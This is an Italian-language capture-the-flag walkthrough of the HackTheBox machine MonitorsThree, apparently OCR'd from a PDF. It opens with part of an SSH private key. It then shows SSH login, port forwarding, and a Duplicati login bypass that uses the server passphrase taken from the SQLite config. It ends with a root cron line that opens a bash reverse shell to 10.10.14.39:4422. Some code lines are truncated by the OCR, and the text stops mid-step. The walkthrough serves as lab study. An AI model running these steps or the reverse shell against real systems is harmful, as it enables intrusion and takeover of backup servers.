ipf5cQ4wYN5V7I+hFcie5p9eeG+9ovdw7Q6qrD77AAAFkIu0kraLtJK2AAAAB3NzaC1yc2
EAAAGBAKoLyKcyVw1iTiXowtwi9JvYMfCFzu1ASHxqZRtVwguhoaj0IfDlyqz5AKRcEdZO
KCZMUCYtHxtqElprLH8KsGOBVsOdbDSAC20iFd1CJc/P97nzdM5geFh2nEvpO4Tj/6yfBo
8YoU4Zoej8wtEW6Q/8Aggrxdal/gavMXO+/e8QUeCnz2gPToAdLrxLs1VnKDGCCOkL850N
RRKyZzonHiaMUa5dPOuiZjn+pqD+ulEZWuftLC7Wu/evgEQzTENoOIHoed6Y2t52WKtkAI
tW+uhiEZmFBs+Llrp0SfupFL3+0FZjYJppxdnFWBaXZQafFgDGdl8nqoU5IWeH4OpsD8kH
5aExWMcNY7/ehfisOBE9bUy/jy0C9GKR4EU3pZAigcaOPzYhrOi0xM7LnMqg3nZHuaP+cX
CBp1P5E7cLecV2TKpqI1zssH++76Jgrix33Mnj39r8CJhfRa7NO5aN6bO6SoqX+XEOMGDe
VeyPoRXInuafXnhvvaL3cO0Oqqw++wAAAAMBAAEAAAGAAxIKAEaO9xZnRrjh0INYCA8sBP
UdlPWmX9KBrTo4shGXYqytDCOUpq738zginrfiDDtO5Do4oVqN/a83X/ibBQuC0HaC0NDA
HvLQy0D4YQ6/8wE0K8MFqKUHpE2VQJvTLFl7UZ4dVkAv4JhYStnM1ZbVt5kNyQzIn1T030
zAwVsn0tmQYsTHWPSrYgd3+36zDnAJt+koefv3xsmhnYEZwruXTZYW0EKqLuKpem7algzS
Dkykbe/YupujChCK0u5KY2JL9a+YDQn7mberAY31KPAyOB66ba60FUgwECw0J4eTLMjeEA
bppHadb5vQKH2ZhebpQlTiLEs2h9h9cwuW4GrJl3vcVqV68ECGwqr7/7OvlmyUgzJFh0+8
/MFEq8iQ0VY4as4y88aMCuqDTT1x6Zqg1c8DuBeZkbvRDnU6IJ/qstLGfKmxg6s+VXpKlB
iYckHk0TAs6FDngfxiRHvIAh8Xm+ke4ZGh59WJyPHGJ/6yh3ie7Eh+5h/fm8QRrmOpAAAA
wHvDgC5gVw+pMpXUT99Xx6pFKU3M1oYxkhh29WhmlZgvtejLnr2qjpK9+YENfERZrh0mv0
GgruxPPkgEtY+MBxr6ycuiWHDX/xFX+ioN2KN2djMqqrUFqrOFYlp8DG6FCJRbs//sRMhJ
bwi2Iob2vuHV8rDhmRRq12iEHvWEL6wBhcpFYpVk+R7XZ5G4uylCzs27K9bUEW7iduys5a
ePG4B4U5NV3mDhdJBYtbuvwFdL7J+eD8rplhdQ3ICwFNC1uQAAAMEA03BUDMSJG6AuE6f5
U7UIb+k/QmCzphZ82az3Wa4mo3qAqulBkWQn65fVO+4fKY0YwIH99puaEn2OKzAGqH1hj2
y7xTo2s8fvepCx+MWL9D3R9y+daUeH1dBdxjUE2gosC+64gA2iF0VZ5qDZyq4ShKE0A+Wq
4sTOk1lxZI4pVbNhmCMyjbJ5fnWYbd8Z5MwlqmlVNzZuC+LQlKpKhPBbcECZ6Dhhk5Pskh
316YytN50Ds9f+ueqxGLyqY1rHiMrDAAAAwQDN4jV+izw84eQ86/8Pp3OnoNjzxpvsmfMP
BwoTYySkRgDFLkh/hzw04Q9551qKHfU9/jBg9BH1cAyZ5rV/9oLjdEP7EiOhncw6RkRRsb
e8yphoQ7OzTZ0114YRKdafVoDeb0twpV929S3I1Jxzj+atDnokrb8/uaPvUJo2B0eDOc7T
z6ZnzxAqKz1tUUcqYYxkCazMN+0Wx1qtallhnLjy+YaExM+uMHngJvVs9zJ2iFdrpBm/bt
PA4EYA8sgHR2kAAAAUbWFyY3VzQG1vbml0b3JzdGhyZWUBAgMEBQYH
-----END OPENSSH PRIVATE KEY-----
```


```
opt/h/MonitorThree   vim id_rsa                                                  ✓   root@xyz
opt/h/MonitorThree   ls                                                  ✓ 8s ⌛   root@xyz
MonitorThree.ctd  forgot_req  hash  id_rsa  monthree_scan  test.php  test.xml.gz
opt/h/MonitorThree   chmod 600 id_rsa                                            ✓   root@xyz
opt/h/MonitorThree   ssh -i id_rsa marcus@10.10.11.30 -o StrictHostKeyChecking=no
```

```
Last login: Tue Aug 20 11:34:00 2024
marcus@monitorsthree:~$ id
uid=1000(marcus) gid=1000(marcus) groups=1000(marcus)
marcus@monitorsthree:~$ whoami
marcus
```


Da qui procedo con l enumerazione dei servizi in ascolto e relative porte con netstat , e trovo una porta significativa che
ascolta in localhost la ‘8200’

```
marcus@monitorsthree:~$ netstat -tunlnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name

tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -

tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:8200          0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:39543         0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -

tcp        0      0 0.0.0.0:8084            0.0.0.0:*               LISTEN      -

tcp6       0      0 :::22                   :::*                    LISTEN      -

tcp6       0      0 :::80                   :::*                    LISTEN      -

udp        0      0 127.0.0.53:53           0.0.0.0:*                           -

udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
```

a questo punto eseguo un port-forwarding con connessione ssh della porta 8200 da locale tramite localhost

```
opt/h/MonitorThree  chmod 600 id_rsa
opt/h/MonitorThree  ssh marcus@10.10.11.30 -L 8200:127.0.0.1:8200 -i id_rsa
Last login: Thu Feb 20 04:28:50 2025 from 10.10.14.39
marcus@monitorsthree:~$
```


Visito quindi la porta 8200 da loclahost e trovo un form di login ‘Duplicati’




Cerco su google per ‘duplicati’ e successvamente per exploit annessi ad esso e trovo un interessante post di ‘github’ in merito

WHAT IS DUPLICATI?

RIF: https://duplicati.com/





GIT-HUB EXPLOIT

RIF: https://github.com/duplicati/duplicati/issues/5197

Description

When Duplicati is configured with a login password , it is possible to bypass the login authentication using the Database server passphrase without actually knowing the correct password. The issue lies in the way the server passphrase is used to generate the authentication token.

https://github.com/duplicati/duplicati/blob/67c1213a98e9f98659f3d4b78ded82b80ddab8bb/Duplicati/Server/webroot/login/login.js

```
$.ajax({
        url: './login.cgi',
        type: 'POST',
        dataType: 'json',
        data: {'get-nonce': 1}
})
.done(function(data) {
        var saltedpwd = CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Ut

        var noncedpwd = CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Ba

        $.ajax({
                url: './login.cgi',
                type: 'POST',
                dataType: 'json',
                data: {'password': noncedpwd }
        })
```

Steps to reproduce

1. Setup Duplicati with a login password
2. Open Duplicati DB using any tool (like sqlite)
3. Grab the (Server_passphrase)
4. Open Burp Suite and enable "Intercept".
5. Go to the Duplicati login page and enter any password.
6. Intercept the request in Burp Suite and select "Do intercept > Response to this request".
7. Analyze the intercepted response to retrieve the Nonce and Salt values.
8. Verify that the Salt matches the one from the Duplicati database and note that the Nonce changes with each request.
9. Convert the server passphrase from Base64 to Hex.
10. Open the browser console (Chrome/Firefox), type allow pasting, and run the following modified command:

```
var saltedpwd = 'HexOutputFromCyberChef'; // Replace with the Hex output
var noncedpwd = CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Base
console.log(noncedpwd);
```

11. Copy the noncedpwd value returned by the console.
12. In Burp Suite, forward the intercepted request and modify the password parameter with the noncedpwd value, URL encoding it if necessary (use CTRL+U in Burp Suite to URL encode).
13. Forward the request and observe that you are logged into the Duplicati web interface.

- **Actual result**:
  Successfully logs into the Duplicati web interface without needing the login password, using the server passphrase.
- **Expected result**:
  The server passphrase should not bypass the login authentication. Only the correct login password should grant access to the web interface.

Quindi la prima cosa da fare e una ricerca ricorsiva sul server per cercare ciò che può condurre a un file di conf. del database

di ‘duplicati’

```
marcus@monitorsthree:~$ find / -name Duplicati-server.sqlite 2>/dev/null
/opt/duplicati/config/Duplicati-server.sqlite
```

Bene mi reco nella directory trovata

```
marcus@monitorsthree:~$ cd /opt/duplicati/config/
marcus@monitorsthree:/opt/duplicati/config$ ls
CTADPNHLTC.sqlite  Duplicati-server.sqlite  control_dir_v2
```

Da qui posso aprire un server python3 e scaricare ‘Duplicati-server.sqlite’ in locale per esaminarlo e cercare la ‘passphrase’ come
richisto dal POC

```
marcus@monitorsthree:/opt/duplicati/config$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.39 - - [20/Feb/2025 04:53:56] "GET /Duplicati-server.sqlite HTTP/1.1" 200 -
```

```
opt/htb_machine/MonitorThree  wget http://10.10.11.30:8000/Duplicati-server.sqlite
--2025-02-20 05:53:04--  http://10.10.11.30:8000/Duplicati-server.sqlite
Connecting to 10.10.11.30:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 90112 (88K) [application/vnd.sqlite3]
Saving to: ‘Duplicati-server.sqlite’

Duplicati-server.sqlite        100%[===================================================>]  88.00K  --.-KB/s

2025-02-20 05:53:04 (888 KB/s) - ‘Duplicati-server.sqlite’ saved [90112/90112]

opt/htb_machine/MonitorThree  ls
Duplicati-server.sqlite  MonitorThree.ctd  forgot_req  hash  id_rsa  monthree_scan  test.php  test.xml.gz
```

Lo apro con sqllite3 e nella tabella ‘option’ trovo la passphrase del databse

```
opt/htb_machine/MonitorThree  sqlite3 Duplicati-server.sqlite
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
Backup        Log           Option        TempFile
ErrorLog      Metadata      Schedule      UIStorage
Filter        Notification  Source        Version
sqlite> SELECT * FROM Option;
4||encryption-module|
4||compression-module|zip
4||dblock-size|50mb
4||──no-encryption|true
-1||──asynchronous-upload-limit|50
-1||──asynchronous-concurrent-upload-limit|50
-2||startup-delay|0s
-2||max-download-speed|
-2||max-upload-speed|
-2||thread-priority|
-2||last-webserver-port|8200
-2||is-first-run|
```

```
-2||server-port-changed|True
-2||server-passphrase|Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho=
-2||server-passphrase-salt|xTfykWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I=
-2||server-passphrase-trayicon|4d928c45-c669-4963-8383-42dfa805dc88
-2||server-passphrase-trayicon-hash|CxFLj77ewtgd4ukeih25jCRjwMaJZK6eDpEb1RxeUX8=
-2||last-update-check|638756116815887110
-2||update-check-interval|
-2||update-check-latest|
-2||unacked-error|False
-2||unacked-warning|False
-2||server-listen-interface|any
-2||server-ssl-certificate|
-2||has-fixed-invalid-backup-id|True
-2||update-channel|
-2||usage-reporter-level|
-2||has-asked-for-password-protection|true
-2||disable-tray-icon-login|false
-2||allowed-hostnames|*
```

serverpassphrase= Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho=

Ora sempre seguendo il POC devo prima fare una richiesta di logging fittizio, e intercettare la request con burpsuite e poi
pulsante destro e 'do intercept' 'response to this request'

Cosi facendo ricevo nella resposne 'nonce & salt'

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Cache-Control: no-cache, no-store, must-revalidate, max-age=0
3  Date: Thu, 20 Feb 2025 06:03:27 GMT
4  Content-Length: 140
5  Content-Type: application/json
6  Server: Tiny WebServer
7  Keep-Alive: timeout=20, max=400
8  Connection: Keep-Alive
9  Set-Cookie: session-nonce=
   wnKz%2Fx4TFWZ%2FGyhrVaCcJztaejYVSC8aveLKnCTMf80%3D; expires=Thu, 20
   Feb 2025 06:13:27 GMT;path=/;
10
11 {
12   "Status":"OK",
13   "Nonce":"wnKz/x4TFWZ/GyhrVaCcJztaejYVSC8aveLKnCTMf80=",
14   "Salt":"xTfykWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I="
15 }
```

"Nonce": "wnKz/x4TFWZ/GyhrVaCcJztaejYVSC8aveLKnCTMf80="
"Salt": "xTfykWV1dATpFZvPhClEJLJzYA5A4L74hX7FK8XmY0I="

Ora devo convertire la passphrase ottenuta sopra della tabella option a base64 e poi a hexadecimal

```
~ sudo su
home/kali echo 'Wb6e855L3sN9LTaCuwPXuautswTIQbekmMAr7BrK2Ho=' | base64 -d | xxd -p -c 256
59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a
```

hex = 59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a

Ora quello che devo fare sempre seguendo il POC e andare sul browser aprire devtools con f12 e andare su console , dove devo
permetere il pasting con 'allow pasting' e poi copiare qui i 3 ocmandi:

```
var saltedpwd =
'59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a';
var noncedpwd =
CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Base64.parse('trlD3wxmjkrdhx+
emBBPJ3IOnz/IoubE0iE4nROi1Kc=') + saltedpwd)).toString(CryptoJS.enc.Base64);
console.log(noncedpwd);
```


Importante mettere nel secondo comando il valore di 'nonce' ricavato sopra dal forward in burpsuite
"Nonce": "wnKz/x4TFWZ/GyhrVaCcJztaejYVSC8aveLKnCTMf80="

Mentre nel primo cmd inserire il valore hexadecimale ricavata sopra
hex = 59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a

una volta copiati e runnati mi viene restiutita una password in base64

passwd_base64= i2iZpk7ZcXoUJattQ+bffSil4UUftee8jFrNUVWvNSc=


Ora faccio nuovamente click su forward request e mi apre una pagina con la password com e imput al fondo, e qui inserisco la
password ricavata dai 3 comandi precedenti , do un altra volta il click su forward e mi connette alla pagina di dashboard del server
ovviamente sopo aver tolto l intercept di burpsuite per permettere il caricamento corretto della pag. sul browser




Quindi laprima cosa che faccio è creare il file ‘rce1’ nella home di marcus come file di cronjob con **** per indicare che deve essere
runnato ogni minuto

```
marcus@monitorsthree:~$ cd /home
marcus@monitorsthree:/home$ ls
marcus
marcus@monitorsthree:/home$ cd marcus
marcus@monitorsthree:~$ ls
rce  user.txt
marcus@monitorsthree:~$ cat rce
* * * * * root /bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.39/4422 0>&1"
```

Poi vado su ‘add new backup’ e nella prima sezione gli do il nome ‘rce1’ e path ‘source’

